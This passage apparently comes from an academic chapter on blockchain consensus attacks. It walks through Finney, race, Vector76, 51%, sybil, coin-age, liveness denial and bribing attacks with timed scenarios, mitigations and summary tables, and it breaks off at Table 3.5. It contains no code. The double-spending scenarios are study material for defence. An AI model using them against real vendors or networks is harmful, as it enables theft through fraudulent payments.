Finney attack is a double-spending attack named after its proposer, Hal Finney. The core idea behind the attack is using a pre-created data block to commit double-spending [51]. The attack is, therefore, theoretically possible with the minimum of one full node. However, the greater the computing power, the greater the chance to successfully conduct the double-spending. While theoretically a very problematic attack, in practice, successfully executing it in a large and fast network becomes very complex. Furthermore, if the other entities in the network act responsibly and follow the secure practices described further, the finney attack can be completely prevented.

### 3.1.1 Attack Scenarios

A standard attack scenario starts with the attacker creating an asset transaction to another account they own, but not broadcasting it into the network. Instead, they attempt to create a new valid block containing their newly issued transaction. When they succeed, they issue a transaction request to another entity in the network and ensure that the request they are creating contains the same asset they used in the previous transaction. When the attacker receives the service from the other entity, they broadcast their pre-created block into the network, where it is propagated as the longest[1] blockchain. If their proposed blockchain proves to be dominant, the attacker effectively spent no resource to acquire the service.

[1] And, therefore, automatically valid on some PoW implementations.




**Figure 3.1** Finney Attack

The whole attack scenario is demonstrated in the figure 3.1 and described below:

1. At the time $t$, the attacker starts by issuing a transaction $T_1$ with the asset $a$ to their alternative account.
2. At the time $t + 1$, the attacker pre-creates a new data block containing the transaction $T_1$ and issues a transaction $T_2$ using the asset $a$ to the entity $S$.
3. At the time $t + 2$, the entity $S$ responds with the desired service.
4. At the time $t + 3$, the attacker broadcasts their pre-created block, rendering the transaction $T_2$ invalid.

### 3.1.2 Mitigation Practices

Finney attack needs to meet many specific network requirements to be successfully performed. First, an attacker needs to pre-create a valid block, which in and of itself may be a very complex task. The attack works successfully only if the victim entity returns the service before the transaction is processed adequately within the network, so if the victim entity waits until the transaction is embedded into a block, it effectively prevents the attack. To ensure the safety of the received transaction, the victim entity may even wait until the block is considered finalized or, if the protocol does not employ the concept of finality, until $n$ following blocks are mined to lower the chance of a valid blockchain fork existing. In other words, if the entity does not accept zero-confirmation transactions, it can be considered safe against the finney attack. Furthermore, the whole process must happen within a time window of two neighboring blocks being created, making the attack even more complex to commit.

Attack summary according to the defined methodology can be seen in table 3.1.

**Table 3.1** Summary of the Finney Attack

| Finney Attack | | | |
|---|---|---|---|
| **Vulnerable Consensus Protocols** | **Resource Intensiveness** | **Discoverability Rate** | **Dishonest Behavior** |
| PoW, PoUW[2] | Medium | Medium | Double-spending, Greedy Mining |

## 3.2 Race Attack

Race attack is an exploitation technique that may initially seem very similar to the finney attack, as both aim to commit double-spending against victim entities accepting zero-confirmation transactions [52]. However, contrary to the finney attack, an attacker does not need to run a full node in the race attack, as they do not need to be the entity creating a new block – they let the other network nodes do so. Such a benefit, however, comes at the cost of inevitably losing the asset they transferred in the transactions.

### 3.2.1 Attack Scenarios

An attacker attempting to execute the race attack starts their actions by searching for two different vendor entities responding to the zero-confirmation transactions in the network. Upon finding their victims, the attacker issues a transaction to each of the vendor entities using the same asset. Consequently, the attacker receives the services they paid for from both the vendor entities. Both created transactions race through the network to join as many mempools as possible. Eventually, one of the transactions becomes embedded into a data block, rendering the second transaction invalid.

The whole process is visualized in the figure 3.2. The attacker $A$ issues two transactions using the same asset $a$ at the same time. Both vendors respond with the requested service. The transactions, $T_1$ and $T_2$, are propagated through the network. Eventually, $T_1$ is embedded into a block and $T_2$ becomes invalid and is discarded.

The attacker may also try to issue one of the transactions to themselves instead of another vendor entity. However, in such a case, the attacker risks losing the asset, as the transaction issued to the vendor might end up being embedded into a block. If that was the case, the attacker effectively loses their asset in exchange for the service, and the attack results in a standard

[2]Only if the entities in the network accept zero-confirmation transactions.




**Figure 3.2** Race Attack

payment. The finney attack may, therefore, be a safer and more profitable solution for the attackers willing to keep the assets used to commit the attack.

### 3.2.2 Mitigation Practices

Race attacks can be relatively simply prevented, the vendor entities within the network just need to not accept zero-confirmation transactions. If they do so, the attack scenario becomes completely prevented[3].

Attack summary according to the defined methodology can be seen in table 3.2.

**Table 3.2** Summary of the Race Attack

| Race Attack | | | |
|---|---|---|---|
| **Vulnerable Consensus Protocols** | **Resource Intensiveness** | **Discoverability Rate** | **Dishonest Behavior** |
| pBFT, DRBFT, Raft, PoW, PoUW, PoS, PoA, PoB, PoET[4] | Low | Medium | Double-spending |

[3] As will become clear further in the chapter, attackers can still find a way to attack transactions with one or more confirmations to achieve double spending, but not with the techniques of a simple race attack

[4] Only if the entities in the network accept zero-confirmation transactions.

## 3.3 Vector76 Attack

Vector76 attack holds its name after its proposer – vector76 [53]. It is a combination of finney and race attacks spiced up by specific properties of the service running an electronic wallet [54, 55]. The attack allows to conduct double-spending even against vendor entities requiring one or more transaction confirmations. While in the original post, the vector76 proposes the attack as a fund withdrawal attack targeting an electronic wallet, it can effectively be understood as a double-spending attack against any vendor in the network that allows incoming transactions and has a public IP address.

### 3.3.1 Attack Scenarios

An attacker starts their attack by creating a transaction $T_1$, which they will later want to invalidate, to a vendor. However, they do not broadcast it into the network. Please assume that the vendor entity requires $n$ confirmations to provide the requested service. Therefore, the attacker needs to pre-create precisely $n$ blocks and embed the transaction $T_1$ in the first one of them. At the same time, the attacker observes the blockchain circulating within the network. When the blockchain in the network becomes similar in the length to the one the attacker has pre-created, they continue the attack by creating a transaction $T_2$, using the same asset as in the transaction $T_1$, which is precisely when the race part of the attack begins. The attacker tries to propagate the transaction $T_2$ through the network as fast as possible. After propagating $T_2$, they send their pre-created blockchain solely to the vendor. At that point, the vendor notices that the received blockchain is longer than the one they operate above and considers the attacker's blockchain valid. Consequently, the vendor provides the requested service to the attacker, as they have received $n$ confirmations of the created transaction. It is reasonable to assume that the whole network would be faster to create and propagate new blocks than the vendor node propagating the received blockchain. Therefore, if the network achieves the creation of a valid blockchain containing the transaction $T_2$ longer than the blockchain created by the attacker, the blockchain containing the transaction $T_1$ would consequently be considered invalid, and the vendor would become a victim of a double-spending attack.

Please note that the original proposal of the attack assumed that the vendor entity would be a node running software wallet requiring exactly one transaction confirmation to deposit funds. Such a case is visualized in the figure 3.3 and described below:

1. At the time $t$, an attacker holding accounts $A_1$ and $A_2$ would in the transaction $T_1$ issue a large payment from one of their accounts to the electronic wallet $W_1$, depositing their asset $a$ there. They would keep this transaction private.

2. Conversely, at the time $t + 1$, in the transaction $T_2$, a small payment between the attacker accounts is issued using the asset $a$ and broadcasted to all the network nodes, represented by the entity $N_1$. The attacker has also successfully pre-created exactly one block containing the transaction $T_1$.

3. At the time $t + 2$, a new data block containing the $T_2$ is created in the network. At that moment, the attacker sends the pre-created block to the vendor. The vendor considers the received block valid, and therefore, the transaction $T_1$ has one confirmation, allowing the attacker to withdraw the deposited value of $a$.

4. At the time $t + 3$, the network succeeds in creating a new block and broadcasts it, rendering the blockchain containing the transaction $T_1$ invalid.




**Figure 3.3** Vector76 Attack

### 3.3.2 Mitigation Practices

Vector76 attack bypasses the main mitigation practice vendors implement to be protected against double-spending attacks – waiting for transaction confirmations in the form of new blocks created above the block containing the concerned transaction. However, such a bypass is not easy to conduct, as attackers must pre-create new blocks fast enough[5]. Scenario demonstrated in 3.3 purposefully showcased a situation, where only one confirmation is required. In such a case, the attacker only needs to pre-create one block. However, if two confirmations were required, the attacker would need to pre-create two blocks at the same speed the network does, which would be way more challenging. The trend continues for a growing number of blocks. Therefore, the more

[5]At least at the same speed as the network.

transaction confirmations the vendor requires, the safer they become against vector76 attacks. The blockchain network can never be considered safe against vector76 attacks, but it can be well protected against them.

Attack summary according to the defined methodology can be seen in table 3.3.

**Table 3.3** Summary of the Vector76 Attack

| Vector76 Attack | | | |
|---|---|---|---|
| **Vulnerable Consensus Protocols** | **Resource Intensiveness** | **Discoverability Rate** | **Dishonest Behavior** |
| PoW, PoUW | Medium | Medium | Double-spending, Greedy Mining, Chain Reorganization |

## 3.4 51% Attack

The 51% attack is considered amongst the most severe threats the blockchain networks face. As was already established, the consensus in the blockchain networks is generally reached when the majority of the nodes agree on the state of the blockchain. The network operates either on the sole principle of trust or above a defined set of rules. An entity owning more than 51% of all consensus-related assets within the network could, therefore, reach consensus simply by utilizing said resources [56]. In other words, monopolization of the network leads to a lack of decentralization, and if one of the monopolies becomes too large, it could even lead to the complete takeover of the network.

### 3.4.1 Attack Scenarios

Networks that implement no objective rule to choose the valid blockchain fork and operate with an expected level of trust in the network, such as purely byzantine-fault-based and raft families of consensus protocols, are highly susceptible to the 51% attacks. It was already outlined that such protocols often specify a threshold of maximum dishonest nodes within the network[6]. Therefore, if an attacker was to operate 51% of all nodes in the network, they could usually very easily manipulate the consensus within the network. These families of the consensus protocols are directly vulnerable to the 51% attack by their design, contrary to the nakamoto-style consensus protocols.

In the nakamoto-style consensus protocols, the network participants create proofs to demonstrate that they are willing to give up their held resources for the possibility of creating a new data block. If one of the users was to hold 51% of all the consensus-related assets in the network, they could improperly increase their chance of being selected as a block creator or even guarantee it. Please note that not strictly more than 51% of all consensus-related resources are necessary to launch a 51% attack[7]. The name of the attack is derived from the fact that 51% of all the consensus-related resources guarantee a majority in the network. However, for example, in a fragmented PoW-powered network, even less than 51% of consensus-related resources may pose the highest hashing power and, therefore, be enough to overtake the network.

[6] Often as $\frac{1}{3}$ of all nodes.

[7] In such cases, a 51% attack might also be referred to as an alternative history attack.

#### 3.4.1.1 Sybil attacks

Sybil attacks are not new to the blockchain technology. In fact, they have existed for a long time in the distributed systems, and they generally refer to a situation where an attacker controls multiple identities within the network to manipulate other network participants into trusting them [57]. The attacker controlling 51% of the network nodes could effectively disrupt the network's flow, or even overtake the network's consensus. [58].

Furthermore, sybil attacks are possible even against a single node in the network. Consider a network architecture where each node generally attempts to communicate only with five other nodes to lower the traffic within said network. If three or more of the connected nodes were to act sybil, they could reach consensus on an invalid version of the blockchain and successfully propagate it to an unsuspecting victim, opening the possibility to conduct a double-spending against them. Therefore, an essential property of the sybil attacks is that they do not necessarily have to concern 51% of all the nodes in the network, since 51% of the nodes corresponding to the respective target is just enough. Furthermore, in the delegated versions of the protocols where the block creators are voted on, if the voting process includes lightweight nodes as well as full nodes, the attackers could create multiple identities to ensure that they are consistently voted as a block creator without the need for a significant resource investment. Please note that the sybil attacks can only occur in the blockchain networks, where no objective rule to select a valid blockchain exists.




**Figure 3.4** Sybil Attack

A demonstration of the sybil attack considering the victim node communicating only with five other nodes in the network is showcased in the figure 3.4. The attacker controls the nodes A, B, and C and propagates a malicious blockchain to the victim. The nodes D and E are honest, but they lose the consensus because there are more dishonest nodes.

#### 3.4.1.2 51% Attack on PoW-powered Networks

In the proof of work consensus protocol, computational power is considered the consensus-related resource. The PoW consensus protocol does not present the concept of finalized blocks. Instead, it aims to make the existence probability of a valid fork with respect to a given block lower as more blocks are mined above that block. However, if an attacker was to control the majority of computational power in the network, that would, in theory, ensure that they always find the valid block hashes the fastest [59]. Furthermore, as their mining would be way faster than any other node in the network, they might even choose any block in the blockchain and, with enough time, would be guaranteed to create a fork beginning at the said block successfully.




**Figure 3.5** 51% Attack on the Proof of Work Consensus Protocol

Such an attack is demonstrated in the figure 3.5 and described below:

1. At the time $t$, only one valid version of the blockchain exists within the network.
2. At the time $t + 1$, the attacker owning a majority of hashing power in the network starts mining above the first block, creating a blockchain fork.
3. At the time $t + 2$, the attacker mines two new blocks, while the honest network participants only mine one. The attacker's version of the blockchain could already be considered the longest blockchain, depending on how the network selects the valid blockchain.
4. At the time $t + 3$, the attacker mines one more block in their blockchain, rendering it the one with the most work, and thus the valid one. At that moment, all transactions considered valid in the previous chain become invalidated if they are not present in the new version of the blockchain.

#### 3.4.1.3 51% Attack on PoS-powered Networks

To launch the 51% attack in a network following the proof of stake algorithm, an attacker must accumulate and propose at least 51% of the total staked value as their stake, thus rendering the attack economically expensive to commit. However, if they successfully stake more than 51% of the total staked value, they would significantly increase their chance of being selected as a block creator. If not selected, they could reject the proposed new block, as they control 51% of the attestation value[8], followed by repeating the process. However, by committing such an attack, the attackers generally put themselves at the risk of their stake being slashed in case the network participants recognize the dishonest behavior.

A special kind of the 51% attack in the PoS-powered networks is the so-called coin age accumulation attack. This attack method exists in implementations of the proof of stake consensus protocol, which make their election process more complex by including the age of the staked coin as an amplifier to its value [52]. Such a vulnerability was present, for example, in the old versions of the Peercoin protocol [60]. To initiate the attack, the attacker would first need to accumulate a vast amount of valid coins in the network. After doing so, they would need to wait for a period of time before the coins' age amplifier becomes so significant that they are able to place a major stake in the network. Such a time period will likely be very long. However, after its passing, the attacker could possibly overtake the consensus process.

### 3.4.2 Mitigation Practices

The obvious limitation of the 51% attack is, that it requires the attacker to hold 51% of all the consensus-related resources in the network to be conducted successfully. Consequently, the larger the network is, the more resources are needed to attack it. Smaller networks are, therefore, generally more vulnerable to the 51% attacks. However, the network size is often not something that can be changed organically, and therefore, additional security techniques must be employed.

It was already outlined that to enhance their chance of becoming a block creator, miners form structures called mining pools. Such structures are formed primarily in the PoW-powered blockchains, but analogous alternatives exist in other consensus protocols as well. If miners were to condense at least 51% of all the networks' assets in such a structure, they might be able to launch a cooperated 51% attack against the network. Protecting the network against such attacks may seem as straightforward as limiting the maximum amount of consensus resources held by network participants and excluding entities that exceed the defined threshold from the consensus process. It needs to be stressed that while such procedures might be possible to implement, they can, in fact, pose a threat to the network. First and foremost, such procedures significantly lower the level of the network decentralization, and hijacking them could lead to the exclusion of

[8] 51% of the votes to choose fork.

fair network participants from the network. Secondly, the technical implementation may lead to false positives, excluding honest network participants from the network. Lastly, setting a fitting threshold value may prove problematic, as 51% attacks can sometimes be launched even with less than 51% of the consensus-related assets.

As might have already become apparent, securing a network against 51% attacks is challenging and almost impossible in some consensus protocols. To mitigate sybil attacks, the network may enforce techniques such as social trust graphs and identity verification. While such mitigations may lower the possibility of sybil attacks, the networks should never be considered completely secure against them, as it is relatively simple to evolve them. In the PoS-powered networks, implementing proper slashing conditions for violating the consensus rules might be enough to mitigate the attack. To mitigate the coin accumulation attack, the PoS-powered networks must either stop using the coin age amplifier or cap it at a reasonable value. In the PoW-powered networks, the faster the mining process is, the harder it becomes for attackers to conduct a 51% attack. Therefore, building a community mining with application-specific integrated circuits (ASIC) rather than standard GPUs is recommended. However, once again, that is not something the network developers can easily ensure. If the network developers feel the need to mitigate the threat of the 51% attack, the best recommendation may be to switch to a consensus protocol not susceptible to the concerned attack, such as a 2-hop blockchain [61].

Attack summary according to the defined methodology can be seen in table 3.4.

**Table 3.4** Summary of the 51% Attack

| 51% Attack | | | |
|---|---|---|---|
| **Vulnerable Consensus Protocols** | **Resource Intensiveness** | **Discoverability Rate** | **Dishonest Behavior** |
| pBFT | High (attacker holds 66% of network nodes) | High | Double-Spending, Censorship, Denial of Service |
| Raft | High (attacker holds 51% of network nodes) | High | Double-Spending, Censorship, Denial of Service |
| PoW, PoUW | High (attacker holds 51% of computing power within the network) | High [62] | Double-Spending, Chain Reorganization, Censorship, Greedy Mining |
| PoS | High (attacker holds 51% of staked value within the network) | High | Double-Spending, Censorship, Denial of Service |
| PoA | High (attacker holds 51% of trustworthy nodes within the network) | High | Double-Spending, Censorship, Denial of Service |

## 3.5 Liveness Denial and Bribing Attacks

Both bribing and liveness denial attacks are threats that are well known from the standard centralized networks. If the consensus protocol powering a blockchain network at least partially gives up the principle of decentralization, the network becomes susceptible to dishonest acts of the trustworthy authorities. In such cases, attempts to achieve a denial of service and censorship

by the dishonest authority nodes may occur. Both attacks are classified in the same section, as they are generally conducted in similar ways, with the main notable difference between them being the role of the adversary.

### 3.5.1 Attack Scenarios

Liveness denial attacks aim to achieve a denial of service within the network [63]. At the same time, the majority of the validators cooperatively stop creating new blocks, effectively stopping the flow of new transactions in the network.

For bribing attacks, it is assumed that an adversary willing to censor or stop the network's flow exists within or outside the said network [64]. If such an adversary has enough resources, they could bribe the validator nodes to stop producing blocks or censor another user by not including their transactions in the created blocks and subsequently voting against any blocks that contain the transactions of said user. To be economically profitable for the validators to accept a bribe, the value of the bribe must be significantly higher than the reward they would otherwise receive for creating a new block. The bribing attacks can also be conducted to manipulate the voting process[9].

### 3.5.2 Mitigation Practices

Both of the aforementioned attack types are generally considered activist-like attacks. Validators might show their disagreement with the direction of the network evolution by executing a liveness denial attack. On the other hand, bribing attacks might be used to discredit the network or target one specified user within the network. To mitigate these threats, networks must employ proper slashing conditions to ensure that it is not profitable for validators to cheat. Apart from the slashing conditions, implementing compelling enough rewards for creating a block is a valid approach to protect the network against the bribing attacks.

Attack summary according to the defined methodology can be seen in tables 3.5 and 3.6.

**Table 3.5** Summary of the Liveness Denial Attack

